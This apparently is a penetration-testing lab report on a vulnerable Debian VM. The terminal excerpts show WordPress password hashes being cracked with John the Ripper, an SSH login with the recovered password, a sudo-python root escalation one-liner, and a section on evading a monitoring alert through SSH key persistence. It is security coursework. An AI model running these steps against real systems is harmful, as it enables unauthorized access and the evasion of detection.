
```
  GNU nano 4.8                                          wp_hashes.txt
michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
steven:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
```

2.3



```
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:14:02  3/3 0g/s 3943p/s 7884c/s 7884C/s aseedie..adrutes
pink84          (steven)
```

2.4



```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:
Permission denied, please try again.
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ █
```

2.5

Exploitation: Sudo Privilege Escalation

1. Steven’s WordPress password hash was retrieved and cracked using John the Ripper.


   The user shell was secured through ssh:

   ssh steven@192.168.1.110 *(figure 3.1)*.

2. Sudo privileges were examined with **sudo -l**, displaying /usr/bin/python *(figure 3.2)*.


3. Root access was achieved through a python spawn interactive shell script connecting to the current terminal, granting misconfigured sudo rights *(figure 3.3)*.

sudo /usr/bin/python -c ‘import pty; pty.spawn(“/bin/bash”)’




```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jul 25 11:10:09 2022 from 192.168.1.90
$ python -c 'import sys; print(sys.path);
> ^C
$ python -c 'import sys; print(sys.path)'
['', '/usr/lib/python2.7', '/usr/lib/python2.7/plat-x86_64-linux-gnu', '/usr/lib/python2.7/lib-tk
', '/usr/lib/python2.7/lib-old', '/usr/lib/python2.7/lib-dynload', '/usr/local/lib/python2.7/dist
-packages', '/usr/lib/python2.7/dist-packages', '/usr/lib/pymodules/python2.7']
$ █
```

figure 3.1



```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ █
```

figure 3.2



```
$ sudo /usr/bin/python -c 'import pty; pty.spawn("/bin/bash")'
root@target1:/home/vagrant# whoami
root
```

figure 3.3

Avoiding Detection


Stealth Exploitation of Open SSH

Monitoring Overview

- The alert “***HTTP Request Size Monitor***” detects this exploit
  - HTTP Request bytes > 3500

Mitigating Detection

- Method: Passwordless SSH via public and private keys




```
root@Kali:~# cd ~/.ssh
```

Figure 1.3

*Image description (left, figure 1.3): A screenshot of the terminal in the Kali system and moving to the .ssh directory with the command “**cd ~/.ssh.**”*


*Image description (right, figure 1.4): Creating a public and private key on the Kali system within the .ssh directory by using the command “**ssh-keygen -t rsa.**”*



```
root@Kali:~/.ssh# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
```

Figure 1.4

Stealth Exploitation of Open SSH, cont'd

